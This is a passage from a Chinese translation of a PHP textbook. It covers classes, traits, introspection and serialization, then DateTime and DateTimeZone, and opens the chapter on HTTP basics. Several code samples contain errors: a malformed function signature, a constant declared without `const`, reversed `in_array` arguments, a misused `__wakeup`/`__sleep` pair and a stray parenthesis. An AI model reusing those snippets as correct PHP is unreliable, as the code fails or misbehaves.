在类方法中，$this 变量是对当前对象的引用，指向方法所属的对象。例如，当在 birthday() 方法内调用 $moana->birthday() 时，用 $this 和 $moana 是一样的。类方法可以使用 $this 来访问当前对象的属性或者调用对象的其他方法。

下面是一个简单的 Person 类定义，说明了如何使用变量 $this：

```
class Person {
 public $name = '';

 function getName() {
 return $this->name;
 }

 function setName($newName) {
 $this->name = $newName;
 }
}
```

如你所看到的，getName() 和 setName() 方法使用了 $this 来访问和设置当前对象的 $name 属性。

为了将一个方法声明为静态方法，可以使用 static 关键字。在静态方法内部，$this 会失效。如下所示：

```
class HTMLStuff {
 static function startTable() {
 echo "<table border=\"1\">\n";
 }

 static function endTable() {
 echo "</table>\n";
 }
}

HTMLStuff::startTable();
 // 打印 HTML 表格的行和列
HTMLStuff::endTable();
```

如果使用 final 关键字来声明一个类方法，子类将无法重写这个方法，例如：

```
class Person {
 public $name;

 final function getName() {
 return $this->name;
 }
}

class Child extends Person {
 // 语法错误
 function getName() {
 // 做一些事
 }
}
```

使用访问标识符可以更改类方法的可见性。允许外部方法访问的类方法需要被声明为 public，只能被类对象内部的方法访问的类方法需要被声明为 private，最后一种，被声明为 protected 的类方法，只能被类对象自身的方法或者继承自它的子类的方法访问。定义类方法的可见性是可选的，如果没有设定可见性，则默认是 public。如下所示：

```
class Person {
 public $age;
```

```
    public function __construct() {
    $this->age = 0;
    }

    public function incrementAge() {
    $this->age += 1;
    $this->ageChanged();
    }

    protected function decrementAge() {
    $this->age -= 1;
    $this->ageChanged();
    }

    private function ageChanged() {
    echo "Age changed to {$this->age}";
    }
}

class SupernaturalPerson extends Person {
    public function incrementAge() {
    // 反转 ages
    $this->decrementAge();
    }
}

$person = new Person;
$person->incrementAge();
$person->decrementAge(); // 不允许
$person->ageChanged(); // 也不允许

$person = new SupernaturalPerson;
$person->incrementAge(); // 在底层调用 decrementAge
```

当基于一个对象声明一个方法时，可以使用类型提示（第 3 章详细介绍了类型提示）：

```
class Person {
    function takeJob(Job $job) {
    echo "Now employed as a {$job->title}\n";
    }
}
```

当一个方法返回一个值时，可以使用类型提示来声明此方法的返回值类型：

```
class Person {
```

```
 function bestJob(): Job {
 $job = Job("PHP developer");

 return $job;
 }
}
```

声明属性

在之前的 Person 类定义中，我们显式地声明了 $name 属性。属性的声明不是必需的，但对于维护你的代码的人来说，这是很有帮助的。声明属性是一种很好的 PHP 编码习惯，当然你也可以在任意时间增加新的属性。

下面这个版本的 Person 类有一个未声明的 $name 属性：

```
class Person {
 function getName() {
 return $this->name;
 }

 function setName($newName) {
 $this->name = $newName;
 }
}
```

可以赋予属性默认值，但只能是简单的常量：

```
public $name = "J Doe";  // 生效
public $age = 0;  // 生效
public $day = 60 * 60 * hoursInDay();  // 不生效
```

使用访问标识符可以改变属性的可见性。在对象外部范围内可以访问到的属性应被声明为 public，只能被同一个类中的方法访问到的属性应声明为 private。最后，如果属性被声明为 protected，那么属性只能被当前类或者其子类访问到。例如，你可以声明一个 Person 类：

```
class Person {
 protected $rowId = 0;

 public $username = 'Anyone can see me';

 private $hidden = true;
}
```

PHP 还允许定义静态属性，这种属性可以通过对象的名称来直接访问，而不需要先实例化对象，例如：

```
class Person {
 static $global = 23;
}

$localCopy = Person::$global;
```

在一个对象类的实例中，也可以用 self 关键字来调用静态属性，如 echo self::$global;。

如果访问一个未定义的属性，并且类中定义了 __get() 或者 __set() 方法，则这两个方法将优先取得该属性的值或者给该属性赋值。

例如，声明一个从数据库中读取数据的类，除非是在特定的条件下，否则可能不想读取庞大数据中的值——例如，二进制大对象（BLOB）类型的数据。一个常见的实现方法是，为需要访问的属性创建访问方法，在请求时去读写数据库。另一种方法则是使用这些重载方法：

```
class Person {
 public function __get($property) {
 if ($property === 'biography') {
 $biography = "long text here..."; // 将从数据库读取数据

 return $biography;
 }
 }

 public function __set($property, $value) {
 if ($property === 'biography') {
 // 更新数据库中的数据
 }
 }
}
```

声明类常量

和用 define() 函数定义全局常量类似，PHP 提供了一个方法在类内部定义常量。和静态属性一样，类常量可以直接被访问，不需要实例化。一旦定义了一个类常量，它的值就不能再被改变：

```
class PaymentMethod {
 public const TYPE_CREDITCARD = 0;
 public const TYPE_CASH = 1;
}
```

```
echo PaymentMethod::TYPE_CREDITCARD;
0
```

和全局常量一样，类常量的定义通常用大写字母。

使用访问修饰符可以更改类常量的可见性。可以在对象的方法之外访问的类常量应声明为 `public`；只能由同一类中的方法访问的实例上的类常量应声明为 `private`。最后，只能从对象的类方法以及从该类继承的类的类方法中访问的常量应声明为 `protected`。类常量的可见性定义是可选的；如果未指定可见性，则方法是 `public` 的。例如，可以如下定义：

```
class Person {
 protected const PROTECTED_CONST = false;
 public const DEFAULT_USERNAME = "<unknown>";
 private INTERNAL_KEY = "ABC1234";
}
```

继承

为了从另一个类继承其属性和方法，可以在类定义中使用 `extends` 关键字，后面跟着基类的名字：

```
class Person {
 public $name, $address, $age;
}

class Employee extends Person {
 public $position, $salary;
}
```

`Employee` 类包含自带的 `$position` 和 `$salary` 属性，也包含继承自 `Person` 类的 `$name`、`$address` 和 `$age` 属性。

如果一个衍生类（子类）与它的父类具有相同名称的属性或方法，则衍生类中的属性和方法比父类中的优先级高。引用类的属性时会返回子类中的属性值，引用类的方法时也会调用子类中的方法。

要想访问父类中被重写的方法，可以用 `parent::method()`：

```
parent::birthday(); // 调用父类中的 birthday() 方法
```

一个常见的错误是把父类的名称硬编码到调用中去重写方法：

```
Creature::birthday(); // Creature 是父类
```

这样会出错，因为它在子类中发布了父类的信息，正确的做法是在 extends 语句中使用 parent:: 来集中处理父类信息 。

如果一个方法可能被子类重新定义，并且你想确保调用的是当前类的方法，可使用 self::*method*() 表示法：

```
self::birthday(); // 调用当前类的 birthday() 方法
```

为了检查一个对象是否是一个特定的类的实例，或者是否实现了一个特定的接口（详情查看本章后面的“接口”小节），可以使用 instanceof 操作符：

```
if ($object instanceof Animal) {
 // 做一些事情
}
```

接口

接口（interface）提供了定义一个类所遵循的规则的途径，接口提供了类方法的原型和常量。任何实现该接口的类，必须提供接口中所有方法的具体实现。下面是定义一个接口的语法：

```
interface interfacename {
 [ function functionname();
 ...
 ]
}
```

为了声明一个类实现了一个接口，要使用 implements 关键字。若同时实现多个接口，可用逗号将多个接口名称隔开：

```
interface Printable {
 function printOutput();
}

class ImageComponent implements Printable {
 function printOutput() {
 echo "Printing an image...";
 }
}
```

接口可以继承于其他接口（可以是多个接口），只要它继承的接口声明的方法和子接口中的方法不重名即可。

trait

PHP 提供了一种机制——trait，它允许在不创建父类的情况下，便可以在不同层次结构的类中复用类外部的代码，共享不同类的函数方法。下面是它的语法：

```
trait traitname [ extends baseclass ] {
 [ use traitname, [ traitname, ... ]; ]

 [ visibility $property [ = value ]; ... ]

 [ function functionname (args) {
 // code
 }
 ...
 ]
}
```

想要声明一个类应当包含 trait 的方法，要使用 use 关键字，有多个 trait 时用逗号隔开：

```
trait Logger {
 public function log($logString) {
 $className = __CLASS__;
 echo date("Y-m-d h:i:s", time()) . ": [{$className}] {$logString}";
 }
}

class User {
 use Logger;

 public $name;

 function __construct($name = '') {
 $this->name = $name;
 $this->log("Created user '{$this->name}'");
 }

 function __toString() {
 return $this->name;
 }
}

class UserGroup {
 use Logger;

 public $users = array();
```

```
 public function addUser(User $user) {
 if (!in_array($this->users, $user)) {
 $this->users[] = $user;
 $this->log("Added user '{$user}' to group");
 }
 }
}

$group = new UserGroup;
$group->addUser(new User("Franklin"));
2012-03-09 07:12:58: [User] Created user 'Franklin'2012-03-09 07:12:58:
[UserGroup] Added user 'Franklin' to group
```

Logger trait 定义的方法在 UserGroup 类实例中是可访问的，就像在类内部定义的方法一样。

要声明一个由其他 trait 组成的 trait，只需在声明时使用 use 关键字，后面跟着一个或多个 trait 名字，名字之间用逗号隔开，如下所示：

```
trait First {
 public function doFirst( {
 echo "first\n";
 }
}

trait Second {
 public function doSecond() {
 echo "second\n";
 }
}

trait Third {
 use First, Second;

 public function doAll() {
 $this->doFirst();
 $this->doSecond();
 }
}

class Combined {
 use Third;
}
```

```
$object = new Combined;
$object->doAll();
firstsecond
```

trait 可以声明抽象方法。

如果一个类使用了多个定义了同名方法的 trait，会产生致命错误。但可以通过明确告诉编译器你想使用方法的哪种实现来避免错误。当定义一个类包含哪个 trait 时，可以使用 insteadof 关键字来避免冲突：

```
trait Command {
 function run() {
 echo "Executing a command\n";
 }
}

trait Marathon {
 function run() {
 echo "Running a marathon\n";
 }
}

class Person {
 use Command, Marathon {
 Marathon::run insteadof Command;
 }
}

$person = new Person;
$person->run();
Running a marathon
```

除了只包含一个方法外，可以使用 as 关键字为 trait 的方法在类中定义一个别名。仍然需要显式地解决包含在 trait 中的各种冲突。例如：

```
trait Command {
 function run() {
 echo "Executing a command";
 }
}

trait Marathon {
 function run() {
 echo "Running a marathon";
 }
```

```
}

class Person {
 use Command, Marathon {
 Command::run as runCommand;
 Marathon::run insteadof Command;
 }
}

$person = new Person;
$person->run();
$person->runCommand();
Running a marathonExecuting a command
```

抽象方法

PHP 还提供了一种机制，让一个类中特定的方法在子类中必须实现——在父类中这些方法没有具体实现，仅提供方法名，这样你就可以提供一个抽象方法（abstract method）。另外，一个类中只要有任何一种方法被定义为抽象方法，就要用 abstract 关键字将该类定义为抽象类：

```
abstract class Component {
 abstract function printOutput();
}

class ImageComponent extends Component {
 function printOutput() {
 echo "Pretty picture";
 }
}
```

抽象类不能被直接实例化，同时还要注意与其他语言不同，PHP 不允许为抽象方法提供一个默认的实现。

trait 也可以声明一个抽象方法，如果类中包含一个含有抽象方法的 trait，则在这个类中必须实现这个抽象方法：

```
trait Sortable {
 abstract function uniqueId();

 function compareById($object) {
 return ($object->uniqueId() < $this->uniqueId()) ? -1 : 1;
 }
}
```

```
class Bird {
 use Sortable;

 function uniqueId() {
 return __CLASS__ . ":{$this->id}";
 }
}

// 这将编译失败
class Car {
 use Sortable;
}

$bird = new Bird;
$car = new Car;
$comparison = $bird->compareById($car);
```

当在一个子类中实现一个抽象方法时，方法的签名必须和基类一致，即如果所需参数中的任何一个含有类型提示，这些类型提示必须和基类匹配。同时，这个方法只能拥有相同或者限制较少的可见性。

构造函数

在实例化一个对象时，可以在类名后提供一系列参数：

```
$person = new Person("Fred", 35);
```

这些参数被传递给类的构造函数（constructor），这是一个用来初始化类属性的特殊函数。构造函数是类中一个名为 __construct() 的函数。下面是 Person 类的构造函数：

```
class Person {
 function __construct($name, $age) {
 $this->name = $name;
 $this->age = $age;
 }
}
```

PHP 并不支持构造函数的链式自动调用，也就是说，当实例化子类时，只有子类自己的构造函数会被调用，父类的构造函数是不会被调用的。为了使父类的构造函数也被调用，要在子类的构造函数中显式地调用父类的构造函数。在下例的 Employee 类的构造函数中，调用了父类 Person 类的构造函数：

```
class Person {
 public $name, $address, $age;

 function __construct($name, $address, $age) {
 $this->name = $name;
 $this->address = $address;
 $this->age = $age;
 }
}

class Employee extends Person {
 public $position, $salary;

 function __construct($name, $address, $age, $position, $salary) {
 parent::__construct($name, $address, $age);

 $this->position = $position;
 $this->salary = $salary;
 }
}
```

析构函数

当一个对象被销毁时，比如一个对象的最后一个引用被删除时，或者脚本执行结束时，就会调用析构函数（destructor）。因为 PHP 本身会在程序执行结束时自动清理所有资源，所以析构函数的作用有限，析构函数是一个名为 `__destruct()` 的函数：

```
class Building {
 function __destruct() {
 echo "A Building is being destroyed!";
 }
}
```

匿名类

在创建用于测试的模拟对象时，创建匿名类非常有用。一个匿名类的行为与任何其他类一样，除了没有为它提供一个名字（这意味着它不能被直接实例化）：

```
class Person {
 public $name = '';

 function getName() {
 return $this->name;
```

```
 }
}

// 返回 Person 的匿名实现
$anonymous = new class() extends Person {
 public function getName() {
 // 返回静态值用于测试目的
 return "Moana";
 }
}; // 注意：需要结束的分号，不像非匿名类的定义
```

不像命名类的实例，匿名类的实例不能被序列化。试图序列化匿名类的实例会导致错误。

自省

自省（introspection）是一种让程序检查对象特性的机制，可以检查对象的名称、父类（如果存在）、属性和方法等。利用自省，你可以编写对任何类或对象进行操作的代码。在编写代码时你不需要知道类中定义了哪些属性和方法，可以在运行时得到这些信息，这使你可以写更通用的调试器（debuggers）、序列化器（serializers）和剖析器（profilers）等。本节将介绍 PHP 提供的自省功能。

类检验

可以调用 class_exists() 函数来确定一个类是否存在，该函数有一个字符串参数并返回一个布尔值。同样，也可以使用 get_declared_classes() 函数，该函数返回一个包含所有已定义的类的数组，并检查类名是否存在于数组中：

```
$doesClassExist = class_exists(classname);

$classes = get_declared_classes();
$doesClassExist = in_array(classname, $classes);
```

可以通过函数 get_class_methods() 和 get_class_vars() 得到一个类中的所有属性和方法（包括从基类中继承的方法和属性）。这些函数的参数为类名，返回值为一个数组：

```
$methods = get_class_methods(classname);
$properties = get_class_vars(classname);
```

类名可以是一个包含类名的变量、一个无遮蔽的单词或者带引号的字符串：

```
$class = "Person";
$methods = get_class_methods($class);
```

```
$methods = get_class_methods(Person);  // 相同
$methods = get_class_methods("Person");  // 相同
```

get_class_methods() 函数返回的数组只是简单地列出了方法的名称，而 get_class_vars() 函数返回的关联数组中，键为属性的名称，值为属性的值，该数组还包含继承自父类的属性。

get_class_vars() 函数的一个不足之处是，其仅返回拥有默认值并且在当前范围内可见的属性，而不返回未初始化的属性。

使用 get_parent_class() 可得到一个类的父类的名称：

```
$superclass = get_parent_class(classname);
```

示例 6-1 中的 displayclasses() 函数用来显示所有当前已声明的类，以及它们的方法和属性。

示例6-1：显示所有已经声明的类

```
function displayClasses() {
 $classes = get_declared_classes();

 foreach ($classes as $class) {
 echo "Showing information about {$class}<br />";
 $reflection = new ReflectionClass($class);

 $isAnonymous = $reflection->isAnonymous() ? "yes" : "no";
 echo "Is Anonymous: {$isAnonymous}<br />";

 echo "Class methods:<br />";
 $methods = $reflection->getMethods(ReflectionMethod::IS_STATIC);

 if (!count($methods)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach ($methods as $method) {
 echo "<b>{$method}</b>()<br />";
 }
 }

 echo "Class properties:<br />";

 $properties = $reflection->getProperties();
```

```
 if (!count($properties)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach(array_keys($properties) as $property) {
 echo "<b>\${$property}</b><br />";
 }
 }

 echo "<hr />";
 }
}
```

对象检验

如果想知道某个对象所属的类，可先调用 is_object() 函数来确认它是否是一个对象，然后调用 get_class() 函数来得到它所属的类：

```
$isObject = is_object(var);
$classname = get_class(object);
```

在调用对象的方法之前，可使用 method_exists() 函数来确认该方法是否存在：

```
$methodExists = method_exists(object, method);
```

调用一个未定义的类方法会触发一个运行期异常。

就像 get_class_vars() 函数返回类的属性数组一样，get_object_vars() 返回一个对象中的属性数组：

```
$array = get_object_vars(object);
```

同样，就像 get_class_vars() 只返回有默认值的属性一样，get_object_vars() 也只返回有默认值的属性：

```
class Person {
 public $name;
 public $age;
}

$fred = new Person;
$fred->name = "Fred";
$props = get_object_vars($fred); // array('name' => "Fred", 'age' => NULL);
```

函数 get_parent_class() 的参数可以是类名或对象名，返回值为父类名，如没有父类，则返回 FALSE：

```
class A {}
class B extends A {}

$obj = new B;
echo get_parent_class($obj);
echo get_parent_class(B);
AA
```

自省程序示例

示例 6-2 列举了一系列函数，用于将一个对象的属性、方法和继承树（inheritance tree）信息显示在一个页面中。

示例6-2：对象自省函数

```
// 返回一个可调用方法的数组（包括继承的方法）
function getCallableMethods($object): Array {
 $reflection = new ReflectionClass($object);
 $methods = $reflection->getMethods();

 return $methods;
}

// 返回一个父类的数组
function getLineage($object): Array {
 $reflection = new ReflectionClass($object);

 if ($reflection->getParentClass()) {
 $parent = $reflection->getParentClass();

 $lineage = getLineage($parent);
 $lineage[] = $reflection->getName();
 }
 else {
 $lineage = array($reflection->getName());
 }

 return $lineage;
}

// 返回一个子类的数组
function getChildClasses($object): Array {
```

```
 $reflection = new ReflectionClass($object);

 $classes = get_declared_classes();

 $children = array();

 foreach ($classes as $class) {
 $checkedReflection = new ReflectionClass($class);

 if ($checkedReflection->isSubclassOf($reflection->getName())) {
 $children[] = $checkedReflection->getName();
 }
 }

 return $children;
}

// 返回一个属性的数组
function getProperties($object): Array {
 $reflection = new ReflectionClass($object);

 return $reflection->getProperties();
}

// 显示一个对象的信息
function printObjectInfo($object) {
 $reflection = new ReflectionClass($object);
 echo "<h2>Class</h2>";
 echo "<p>{$reflection->getName()}</p>";

 echo "<h2>Inheritance</h2>";

 echo "<h3>Parents</h3>";
 $lineage = getLineage($object);
 array_pop($lineage);

 if (count($lineage) > 0) {
 echo "<p>" . join(" -&gt; ", $lineage) . "</p>";
 }
 else {
 echo "<i>None</i>";
 }

 echo "<h3>Children</h3>";
 $children = getChildClasses($object);
 echo "<p>";
```

```
 if (count($children) > 0) {
 echo join(', ', $children);
 }
 else {
 echo "<i>None</i>";
 }

 echo "</p>";

 echo "<h2>Methods</h2>";
 $methods = getCallableMethods($object);

 if (!count($methods)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach($methods as $method) {
 echo "<b>{$method}</b>();<br />";
 }
 }

 echo "<h2>Properties</h2>";
 $properties = getProperties($object);

 if (!count($properties)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach(array_keys($properties) as $property) {
 echo "<b>\${$property}</b> = " . $object->$property . "<br />";
 }
 }

 echo "<hr />";
}
```

以下是示例 6-2 中的自省函数所用到的类和对象：

```
    class A {
     public $foo = "foo";
     public $bar = "bar";
     public $baz = 17.0;

     function firstFunction() { }
```

```
 function secondFunction() { }
}

class B extends A {
 public $quux = false;

 function thirdFunction() { }
}

class C extends B { }

$a = new A();
$a->foo = "sylvie";
$a->bar = 23;

$b = new B();
$b->foo = "bruno";
$b->quux = true;

$c = new C();

printObjectInfo($a);
printObjectInfo($b);
printObjectInfo($c);
```

序列化

序列化一个对象是指将一个对象转换成字节流的形式，这样就可以将对象保存在文件中。这对于数据的持久化很有用。例如，PHP session 自动保存和恢复对象，PHP 中的序列化几乎是全自动的，除了调用 `serialize()` 和 `unserialize()` 函数外，你几乎不需要做任何额外的工作：

```
$encoded = serialize(something);
$something = unserialize(encoded);
```

序列化最常用在 PHP 的 session 中，它会为你处理好序列化。你只需告诉 PHP 要跟踪哪些变量即可，并且当你的站点被访问时，它们会被自动保存。但是 session 并不是序列化唯一的用武之处——如果你要实现自己的持久化对象，函数 `serialize()` 和 `unserialize()` 会是很自然的选择。

在反序列化之前，一个对象的类必须被定义。如果尝试对一个未定义的类的对象进行反序列化将会使该对象转入 `stdClass`，从而失去作用。一个实际的结论是：如果你使用 PHP session 对对象进行序列化和反序列化操作，必须在站点的每个页面中包含对象的类

定义的文件。例如，你的页面可能这样开始：

```
include "object_definitions.php";  // 加载对象定义
session_start();  // 加载持久性变量
?>
<html>...
```

在序列化和反序列化的过程中，PHP 有两个用于对象的钩子（hook）：__sleep() 和 __wakeup()。这两个方法用来通知对象它们是在被序列化还是被反序列化。没有这些方法的对象可以被序列化，但是不会被告知序列化的过程。

__sleep() 方法在一个对象序列化之前被调用，它能执行一些必要的清理工作，保持对象的状态，如关闭数据库连接，输出未保存的持久性数据等。该方法将返回一个数组，其中包含那些需要被写入字节流的数据成员的名称。如果返回一个空数组，则说明没有任何数据被写入字节流。

__wakeup() 方法是在一个对象从字节流中被创建时调用。这个方法将执行一些必需的操作，如重新连接数据库或其他的初始化工作。

示例 6-3 所示的是一个对象类——Log，它提供了两种有用的方法，write() 方法用于向一个日志文件中追加一条记录，read() 读取日志文件中的当前内容。这个类使用 __wakeup() 来重新打开日志文件，使用 __sleep() 关闭日志文件。

示例6-3：Log.php文件

```
class Log {
 private $filename;
 private $fh;

 function __construct($filename) {
 $this->filename = $filename;
 $this->open();
 }

 function open() {
 $this->fh = fopen($this->filename, 'a') or die("Can't open {$this->filename}");
 }

 function write($note) {
 fwrite($this->fh, "{$note}\n");
 }

 function read() {
 return join('', file($this->filename));
```

```
 }

 function __wakeup(array $data): void {
 $this->filename = $data["filename"];
 $this->open();
 }

 function __sleep() {
 // 向日志文件中写入信息
 fclose($this->fh);

 return ["filename" => $this->filename];
 }
}
```

将 Log 类的定义储存在 *Log.php* 文件中，示例 6-4 中所示的 HTML 前端页面中使用了 Log 类和 PHP session 去创建一个持久性日志变量 $logger。

示例6-4: front.php

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Front Page</title></head>
<body>

<?php
$now = strftime("%c");

if (!isset($_SESSION['logger'])) {
 $logger = new Log("/tmp/persistent_log");
 $_SESSION['logger'] = $logger;
 $logger->write("Created $now");

 echo("<p>Created session and persistent log object.</p>");
}
else {
 $logger = $_SESSION['logger'];
}

$logger->write("Viewed first page {$now}");

echo "<p>The log contains:</p>";
echo nl2br($logger->read());
```

```
?>

<a href="next.php">Move to the next page</a>

</body></html>
```

示例 6-5 展示了 *next.php* 文件，这是一个 HTML 页面。跟随前一页到本页的链接，将会触发持久性对象 `$logger` 的加载。`__wakeup()` 函数调用重新打开日志文件，从而使对象可用。

示例6-5: next.php

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Next Page</title></head>
<body>

<?php
$now = strftime("%c");
$logger = $_SESSION['logger'];
$logger->write("Viewed page 2 at {$now}");

echo "<p>The log contains:";
echo nl2br($logger->read());
echo "</p>";
?>

</body></html>
```

下一步

学习如何在你自己的脚本中使用对象是一项艰巨的任务。在下一章中，我们将从语言语义过渡到实践，并向你展示 PHP 中最常用的一组面向对象的类——日期和时间。

第 7 章

日期和时间

典型的 PHP 开发者需要知道他们有哪些日期和时间函数可用，例如，在给数据库记录添加时间戳或计算两个日期间差距的时候。PHP 提供了 DateTime 类同时处理日期和时间信息，还有 DateTimeZone 类可以辅助它使用。

由于最近几年门户网站和社交网站的兴起，比如，Facebook 和 Twitter，时区管理显得尤为重要。如今，将信息发布到网站并让它识别出你在什么位置以及与别人的距离是明确的需求。然而，date() 函数只拥有运行脚本的服务器上的信息，所以除非人类客户告诉你他们在什么地方，否则很难自动确定一个时区。一旦你知道了信息，操作数据（更多关于时区的内容后面再说）就会很简单。

原来的时间函数在 Windows 和一些 UNIX 上有计时缺陷。它们不能处理早于 1901 年 12 月 13 日，或者超过 2038 年 1 月 19 日的时间，这是由于在底层使用了 32 位有符号整型数来管理日期时间数据。因此，最好用最新的 DateTime 类族更准确地处理未来的日期。

有 4 个处理日期和时间的类：DateTime 类处理日期和时间本身；DateTimeZone 类处理时区；DateInterval 类处理两个 DateTime 实例间的时间跨度；DatePeriod 类处理日期和时间特定间隔的遍历。还有两个不常用的支持类，DateTimeImmutable 和 DateTimeInterface，它们是整个 DateTime “家族”的一部分，但本章不会涵盖它们。

DateTime 类的构造函数自然是一切的开始。它的方法接收两个参数：时间戳和时区。例如：

```
$dt = new DateTime("2012-02-12 16:42:33"), new DateTimeZone("America/Halifax"));
```

我们创建了 $dt 对象，给它指派的第一个参数是日期和时间字符串，第二个参数是时区。这里的例子用了内联的 DateTimeZone 实例，你也可以将 DateTimeZone 对象作为独自的

变量在构造函数中使用，例如：

```
$dtz = new DateTimeZone("America/Halifax");
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

显然，我们在这些类中指派了硬编码值，这种类型的信息并不能总出现在你的代码中或它并不是你想要的。所以，我们可以从服务器上选择时区并把它放进 DateTimeZone 类。要获取服务器当前的值，可使用类似如下的代码：

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

这些代码示例为 DateTime 和 DateTimeZone 两个类创建了一些值。最后，你将在某种程度上在其他脚本中使用这些值。DateTime 类中的一个方法叫 format()，其用来进行格式化输出，同 date_format() 函数一样。这些日期格式代码列在附录 A 中。下面是一个使用 format() 方法把指定格式的日期字符串发送到浏览器作为输出的例子：

```
echo "date: " . $dt->format("Y-m-d h:i:s");
date: 2019-06-27 04:42:33
```

到目前为止，都是我们给构造函数提供日期和时间，但有时也需要从服务器获取日期和时间，那么只需要提供字符串 "now" 作为第一个参数。

下面的代码展示了一个相同的例子，除了是从服务器获取日期和时间值。事实上，由于我们从服务器获取了信息，所以更容易完整抽取类属性：

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);
$dt = new DateTime("now", $dtz);

echo "date: " . $dt->format("Y-m-d h:i:s");
date: 2019-06-27 04:02:54
```

DateTime 的 diff() 方法能做你想做的事情，它返回两个日期的差异。方法的返回值是一个 DateInterval 类的实例。

要得到两个 DateTime 实例的差异，请使用：

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

$past = new DateTime("2019-02-12 16:42:33", $dtz);
```

```
$current = new DateTime("now", $dtz);

// 创建新的 DateInterval 实例
$diff = $past->diff($current);

$pastString = $past->format("Y-m-d");
$currentString = $current->format("Y-m-d");
$diffString = $diff->format("%yy %mm, %dd");

echo "Difference between {$pastString} and {$currentString} is {$diffString}";
Difference between 2019-02-12 and 2019-06-27 is 0y 4m, 14d
```

diff()需要从一个DateTime对象上被调用，并传入另外一个DateTime对象作为参数。接着我们用format()方法调用来准备浏览器输出。

注意，DateInterval类也有format()方法。由于它处理两个日期的不同，所以格式化字符代码与DateTime类是不同的。在每个字符编码前用百分号%。可用的字符编码如表7-1所示。

表7-1：DateInterval格式化控制字符

字符	格式
a	天，如23
d	天，不包括前导0
D	天，10之内包括前导0，例如，02、125
f	毫秒（例如，6602或41569）
F	毫秒，包括前导0，长度至少6位（例如，006602、041569）
h	小时
H	小时，10之内包括前导0，例如，12、04
i	分钟
I	分钟，10之内包括前导0，例如，05、33
m	月份
M	月份，10之内包括前导0，例如，05、1533
r	差异为负时为-，否则为空
R	差异为负时为-，否则为+
s	秒
S	秒，10之内包括前导0，例如，05、15
y	年份
Y	年份，10之内包括前导0，例如，00、12
%	字面量%

前面说过要更多地讨论DateTimeZone类，那现在让我们来看看它。时区设置可以用

get_ini()，可从 *php.ini* 文件中提取。你可以从时区对象上用 getLocation() 方法得到更多的信息，它提供国家所在地区的时区、经度和纬度，还有一些注释。用下面这几行代码就可以开始创建一个基于网页的 GPS 系统：

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

echo "Server's Time Zone: {$tz}<br/>";

foreach ($dtz->getLocation() as $key => $value) {
 echo "{$key} {$value}<br/>";
}
```

```
Server's Time Zone: America/Halifax
country_code CA
latitude 44.65
longitude -63.6
comments Atlantic - NS (most areas); PE
```

如果你想把时区设置为服务器的时区以外的其他值，必须传值到 DateTimeZone 对象的构造函数。这个例子把时区设置为意大利的罗马，并且用 getLocation() 方法显示了信息：

```
$dtz = new DateTimeZone("Europe/Rome");

echo "Time Zone: " . $dtz->getName() . "<br/>";

foreach ($dtz->getLocation() as $key => $value) {
 echo "{$key} {$value}<br/>";
}
```

```
Time Zone: Europe/Rome
country_code IT
latitude 41.9
longitude 12.48333
comments
```

可以在 PHP 在线手册[注1]中找到更多合法的时区名字列表。

使用相同的技术，你可以通过提供受支持时区列表让访问者选择，然后在其访问期间使用 ini_set() 函数临时调整 *php.ini* 的设置，来使访问者按照其“当地时间”访问网站。

注 1　参见链接 6。

尽管我们在本章中讨论的类提供了相当多的日期和时间处理能力，但这只是冰山一角。请务必在 PHP 网站上阅读有关这些类以及它们可以做什么的更多信息。

下一步

在用 PHP 设计网站时，除了要了解日期管理之外，还有很多其他方面的问题，因此，有很多问题可能让你烦恼。下一章将提供多种技巧和窍门，以及一些需要提防的“陷阱”，以帮助你减少烦恼。其中涉及的主题包括使用变量、管理表单数据和使用 SSL（安全套接字层）Web 数据安全性的技术。系好安全带!

第 8 章

Web技术

设计 PHP 的初衷就是让其充当网页脚本语言，虽然它可以用在纯命令行和 GUI 脚本中，但制作网页仍是 PHP 的主要用途。一个动态网站中会有表单、会话，有时还有重定向，本章将阐述如何实现这些功能。你将了解到 PHP 如何提供访问表单参数和上传文件，如何发送 cookie 和进行浏览器重定向，以及如何使用 PHP 会话等。

HTTP 基础

Web 运行在 HTTP（超文本传输协议）之上。这个协议支配网页浏览器如何向服务器请求文件和如何从服务器发回文件。要理解本章将向你展示的各项技术，你需要有一点 HTTP 基础。更多关于 HTTP 的探讨，可以参看 Clinton Wong 写的 *HTTP Pocket Reference* 一书（由 O'Reilly 出版）。

当浏览器请求一个网页时，它会将 HTTP 请求消息发送到网页服务器。请求消息包含一些标头信息，有时候还会包含一些正文。网页服务器用一个回复消息来响应，回复消息总是包含标头信息并且通常包含正文。HTTP 请求的首行看起来像下面这样：

```
GET /index.html HTTP/1.1
```

该行指定了一个 HTTP 命令，叫作“方法”，紧跟着的是文件地址和所使用的 HTTP 协议版本。在这个例子中，请求使用了 GET 方法和 HTTP 1.1 版本来请求 *index.html* 文件。首行过后，请求中包含的标头信息会告诉服务器关于该请求的额外数据。例如：

```
User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]
Accept: image/gif, image/jpeg, text/*, */*
```

User-Agent 标头提供了浏览器的相关信息，Accept 标头指定了浏览器可以接受的 MIME

类型。在标头后面，请求包含一个空行来指明标头的结束。如果所用的方法被允许（例如，后面会讲到的 POST 方法），请求可以包含额外的数据。如果请求不包含任何数据，它将以空行结束。

网页服务器收到请求，处理它，然后发送响应。HTTP 响应的第一行看起来是这样的：

```
HTTP/1.1 200 OK
```

这行指定了协议版本、状态码和状态码的描述。此例中的情况是，状态码是 200，意味着请求是成功的（因此描述是 OK）。在状态行后面，响应包含了给客户端的额外信息的标头。例如：

```
Date: Sat, 29 June 2019 14:07:50 GMT
Server: Apache/2.2.14 (Ubuntu)
Content-Type: text/html
Content-Length: 1845
```

Server 标头提供了网页服务器软件的信息，Content-Type 标头指定这个响应数据的 MIME 类型。标头过后，响应包含一个空行，如果请求成功，紧接着的是数据。

